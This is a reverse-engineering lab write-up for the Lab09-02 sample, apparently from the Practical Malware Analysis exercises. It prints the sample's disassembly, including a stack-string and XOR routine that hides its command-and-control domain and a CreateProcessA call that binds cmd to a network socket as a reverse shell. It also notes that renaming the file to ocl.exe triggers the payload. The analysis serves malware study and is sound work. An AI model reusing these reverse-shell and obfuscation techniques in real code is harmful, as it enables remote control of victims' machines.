Lab 09-02

Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.


Contents

Preeliminary analysis

First off, let's verify whether the file is packed or obfuscated in any way.

Raw sizes of physical and memory are very similar, there are two imported libraries with lots of functions and section names are normal.

The entropy seems to be in range, there's a higher value at .text, but nothing unusual, we will verify that later on.




Offset	Size	Entropy	Status	Name
00000000	00001000	0.59545	not packed	PE Header
00001000	00003000	6.25135	not packed	Section(0)['.text']
00004000	00001000	3.16887	not packed	Section(1)['.rdata']
00005000	00001000	0.68567	not packed	Section(2)['.data']

There are two imported libraries: a kernel32.dll and ws2_32.dll.

Based on the functions it has themes of:

- Process operations (ProcessCreate)
- Dynamic library loading (LoadLibrary, GetProcAddress
- Memory management (VirtualAlloc, HeapAlloc)
- Network connection

FLOSS string analysis decoded some host, unknown string and “ocl.exe”.



```
 ─────────────────────────
  FLOSS STACK STRINGS (2)
 ─────────────────────────

1qaz2wsx3edc
ocl.exe


 ─────────────────────────
  FLOSS TIGHT STRINGS (0)
 ─────────────────────────



 ───────────────────────────
  FLOSS DECODED STRINGS (3)
 ───────────────────────────

www.practicalmalwareanalysis.com
1qaz2wsx3edc
ocl.exe
```

Based purely on the basic static analysis, we can tell that this malware might dynamically load and execute something in the memory as well as in the new process.


IDA & x32dbg Analysis

Before I run the unknown executable, especially a malware, I like to take a glance of what could I expect to happen. Let's first load up the executable in IDA.

First off at main, we have lots of declared variables in bytes and dwords.

The bytes are immediately filled with letters and numbers in an order, forming some sort of stackstring trying to avoid basic string search.


They form unknown string (1qaz2wsx3edc) and "ocl.exe".



```
.text:00401133                 mov     [ebp+Str], 31h ; '1'
.text:0040113A                 mov     [ebp+var_1AF], 71h ; 'q'
.text:00401141                 mov     [ebp+var_1AE], 61h ; 'a'
.text:00401148                 mov     [ebp+var_1AD], 7Ah ; 'z'
.text:0040114F                 mov     [ebp+var_1AC], 32h ; '2'
.text:00401156                 mov     [ebp+var_1AB], 77h ; 'w'
.text:0040115D                 mov     [ebp+var_1AA], 73h ; 's'
.text:00401164                 mov     [ebp+var_1A9], 78h ; 'x'
.text:0040116B                 mov     [ebp+var_1A8], 33h ; '3'
.text:00401172                 mov     [ebp+var_1A7], 65h ; 'e'
.text:00401179                 mov     [ebp+var_1A6], 64h ; 'd'
.text:00401180                 mov     [ebp+var_1A5], 63h ; 'c'
.text:00401187                 mov     [ebp+var_1A4], 0
.text:0040118E                 mov     [ebp+Str1], 6Fh ; 'o'
.text:00401195                 mov     [ebp+var_19F], 63h ; 'c'
.text:0040119C                 mov     [ebp+var_19E], 6Ch ; 'l'
.text:004011A3                 mov     [ebp+var_19D], 2Eh ; '.'
.text:004011AA                 mov     [ebp+var_19C], 65h ; 'e'
.text:004011B1                 mov     [ebp+var_19B], 78h ; 'x'
.text:004011B8                 mov     [ebp+var_19A], 65h ; 'e'
.text:004011BF                 mov     [ebp+var_199], 0
```

Next, it tries to retrieve full path for current process, and stores it in a buffer. After storing it in a buffer, it calls a _strchr to find the last part after last "\" in retrieved full path for current process. Then it compares it with some variable value.

If the comparison is successful – the program continues, if not, it terminates.



```
.text:004011C6                 mov     ecx, 8
.text:004011CB                 mov     esi, offset unk_405034
.text:004011D0                 lea     edi, [ebp+var_1F0]
.text:004011D6                 rep movsd
.text:004011D8                 movsb
.text:004011D9                 mov     [ebp+var_1B8], 0
.text:004011E3                 mov     [ebp+Filename], 0
.text:004011EA                 mov     ecx, 43h ; 'C'
.text:004011EF                 xor     eax, eax
.text:004011F1                 lea     edi, [ebp+var_2FF]
.text:004011F7                 rep stosd
.text:004011F9                 stosb
.text:004011FA                 push    10Eh            ; nSize
.text:004011FF                 lea     eax, [ebp+Filename]
.text:00401205                 push    eax             ; lpFilename
.text:00401206                 push    0               ; hModule
.text:00401208                 call    ds:GetModuleFileNameA
.text:0040120E                 push    5Ch ; '\'       ; Ch
.text:00401210                 lea     ecx, [ebp+Filename]
.text:00401216                 push    ecx             ; Str
.text:00401217                 call    _strrchr
.text:0040121C                 add     esp, 8
.text:0040121F                 mov     [ebp+last_occurence_of_slash], eax
.text:00401222                 mov     edx, [ebp+last_occurence_of_slash]
.text:00401225                 add     edx, 1
.text:00401228                 mov     [ebp+last_occurence_of_slash], edx
.text:0040122B                 mov     eax, [ebp+last_occurence_of_slash]
.text:0040122E                 push    eax             ; Str2
.text:0040122F                 lea     ecx, [ebp+Str1]
.text:00401235                 push    ecx             ; Str1
.text:00401236                 call    _strcmp
.text:0040123B                 add     esp, 8
.text:0040123E                 test    eax, eax
.text:00401240                 jz      short loc_40124C
.text:00401242                 mov     eax, 1
.text:00401247                 jmp     loc_4013D6
```


From this place, we see several routes – there are calls to WSASocket, gethostbyname, connect.

We also have a call to **sub_401000** where we see two usages of _memset to fill memory blocks, a CreateProcessA call with CommandLine “cmd” indicating that it might run command prompt process allowing of execution of further commands or scripts as needed.

Questions

1. What strings do you see statically in the binary?

After running strings Lab09-02.exe command there are lots of function names and errors correlated to heap, threads, arguments, however using the tool FLOSS reveals much more:



```
 FLOSS STACK STRINGS (2)

1qaz2wsx3edc
ocl.exe


 FLOSS TIGHT STRINGS (0)



 FLOSS DECODED STRINGS (3)

www.practicalmalwareanalysis.com
1qaz2wsx3edc
ocl.exe
```

Here we have a name of some decoded stack string “lqaz2wsx3edc” which doesn’t make any sense right now, an executable “ocl.exe” and probably a malicious host.

2. What happens when you run this binary?

Not much, it runs few calls which check for the filename and then closes the process.


3. How can you get this sample to run its malicious payload?

To get the sample run its malicious payload we have to rename the file to ocl.exe and then run it.

4. What is happening at 0x00401133?


At 0x00401133 we have two stackstrings, the mysterious encrypted one holds domain, which is later decoded, the second one is a filename that program checks for to run properly its payload.

5. What arguments are being passed to subroutine 0x00401089?



```
Default (stdcall)                5    Unlocked
1: [esp] 0019FD80 "1qaz2wsx3edc"
2: [esp+4] 0019FD40
```

Before the call to **0x401089** there are passed two arguments: one is a “1qaz2wsx3edc” and the second one is an address “**19FD40**” which holds:




```
0019FD40 46 06 16 54 42 05 12 1B 47 0C 07 02 5D 1C 00 16  F..TB...G...]...
0019FD50 45 16 01 1D 52 0B 05 0F 48 02 08 09 1C 14 1C 15  E...R...H.......
```

6. What domain name does this malware use?

The malware uses domain name of: www.practicalmalwareanalysis.com as its command & control server.

7. What encoding routine is being used to obfuscate the domain name?


To resolve its domain the code is performing XOR routine of each byte from 1qaz2wsx3edc with each byte of located at **0x19FD40**.



```
.text:004010E3 loc_4010E3:                          ; CODE XREF: sub_401089+49↑j
.text:004010E3                 cmp     [ebp+var_108], 20h ; ' ' ; counter to 32
.text:004010EA                 jge     short loc_40111D
.text:004010EC                 mov     edx, [ebp+pointer_to_decoding_key] ; memory address of encoding key
.text:004010EF                 add     edx, [ebp+var_108] ; place for decoded string
.text:004010F5                 movsx   ecx, byte ptr [edx] ; take byte from encoding key
.text:004010F8                 mov     eax, [ebp+var_108]
.text:004010FE                 cdq
.text:004010FF                 idiv    [ebp+var_104]
.text:00401105                 mov     eax, [ebp+Str]  ; push to eax 1qaz2wsx3edc
.text:00401108                 movsx   edx, byte ptr [eax+edx] ; move to next byte of 1qaz2wsx3edc
.text:0040110C                 xor     ecx, edx        ; xor bytes
.text:0040110E                 mov     eax, [ebp+var_108]
.text:00401114                 mov     [ebp+eax+var_100], cl
.text:0040111B                 jmp     short loc_4010D4
.text:0040111D ; ---------------------------------------------------------------------------
```

8. What is the significance of the CreateProcessA call at 0x0040106E?


Before the call to **sub_401000** where ProcessCreateA is stored, we have pushed an argument into the stack (highlighted on the photo below). The argument is a handle to the socket. After the push, we have four values initialized for later usage as well.



```
.text:0040137A loc_40137A:                              ; CODE XREF: _main+22D↑j
.text:0040137A                 mov     eax, [ebp+s]
.text:00401380                 push    eax
.text:00401381                 sub     esp, 10h
.text:00401384                 mov     ecx, esp
.text:00401386                 mov     edx, dword ptr [ebp+var_1CC.sa_family]
.text:0040138C                 mov     [ecx], edx
.text:0040138E                 mov     eax, dword ptr [ebp+var_1CC.sa_data+2]
.text:00401394                 mov     [ecx+4], eax
.text:00401397                 mov     edx, dword ptr [ebp+var_1CC.sa_data+6]
.text:0040139D                 mov     [ecx+8], edx
.text:004013A0                 mov     eax, dword ptr [ebp+var_1CC.sa_data+0Ah]
.text:004013A6                 mov     [ecx+0Ch], eax
.text:004013A9                 call    sub_401000
.text:004013AE                 add     esp, 14h
.text:004013B1                 mov     ecx, [ebp+s]
.text:004013B7                 push    ecx             ; s
.text:004013B8                 call    ds:closesocket
.text:004013BE                 call    ds:WSACleanup
.text:004013C4                 push    7530h           ; dwMilliseconds
.text:004013C9                 call    ds:Sleep
.text:004013CF                 jmp     loc_40124C
.text:004013D4 ; ---------------------------------------------------------------------------
```

At **sub_401000** arg_10 is previously pushed into the stack as a handler to the socket.

At **0x401057** eax start to hold the address of StartupInfo which is later passed to the call of CreateProcessA, that is intended to execute command prompt in order to execute commands directly from the socket by using WaitForSingleObject call.



```
.text:00401000 sub_401000      proc near               ; CODE XREF: _main+281↓p
.text:00401000
.text:00401000 StartupInfo     = _STARTUPINFOA ptr -58h
.text:00401000 var_14          = dword ptr -14h
.text:00401000 ProcessInformation= _PROCESS_INFORMATION ptr -10h
.text:00401000 arg_10          = dword ptr  18h
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 58h
.text:00401006                 mov     [ebp+var_14], 0
.text:0040100D                 push    44h ; 'D'       ; Size
.text:0040100F                 push    0               ; Val
.text:00401011                 lea     eax, [ebp+StartupInfo]
.text:00401014                 push    eax             ; void *
.text:00401015                 call    _memset
.text:0040101A                 add     esp, 0Ch
.text:0040101D                 mov     [ebp+StartupInfo.cb], 44h ; 'D'
.text:00401024                 push    10h             ; Size
.text:00401026                 push    0               ; Val
.text:00401028                 lea     ecx, [ebp+ProcessInformation]
.text:0040102B                 push    ecx             ; void *
.text:0040102C                 call    _memset
.text:00401031                 add     esp, 0Ch
.text:00401034                 mov     [ebp+StartupInfo.dwFlags], 101h
.text:0040103B                 mov     [ebp+StartupInfo.wShowWindow], 0
.text:00401041                 mov     edx, [ebp+arg_10]
.text:00401044                 mov     [ebp+StartupInfo.hStdInput], edx
.text:00401047                 mov     eax, [ebp+StartupInfo.hStdInput]
.text:0040104A                 mov     [ebp+StartupInfo.hStdError], eax
.text:0040104D                 mov     ecx, [ebp+StartupInfo.hStdError]
.text:00401050                 mov     [ebp+StartupInfo.hStdOutput], ecx
.text:00401053                 lea     edx, [ebp+ProcessInformation]
.text:00401056                 push    edx             ; lpProcessInformation
.text:00401057                 lea     eax, [ebp+StartupInfo]
.text:0040105A                 push    eax             ; lpStartupInfo
.text:0040105B                 push    0               ; lpCurrentDirectory
.text:0040105D                 push    0               ; lpEnvironment
.text:0040105F                 push    0               ; dwCreationFlags
.text:00401061                 push    1               ; bInheritHandles
.text:00401063                 push    0               ; lpThreadAttributes
.text:00401065                 push    0               ; lpProcessAttributes
.text:00401067                 push    offset CommandLine ; "cmd"
.text:0040106C                 push    0               ; lpApplicationName
.text:0040106E                 call    ds:CreateProcessA
.text:00401074                 mov     [ebp+var_14], eax
.text:00401077                 push    0FFFFFFFFh      ; dwMilliseconds
.text:00401079                 mov     ecx, [ebp+ProcessInformation.hProcess]
.text:0040107C                 push    ecx             ; hHandle
.text:0040107D                 call    ds:WaitForSingleObject
```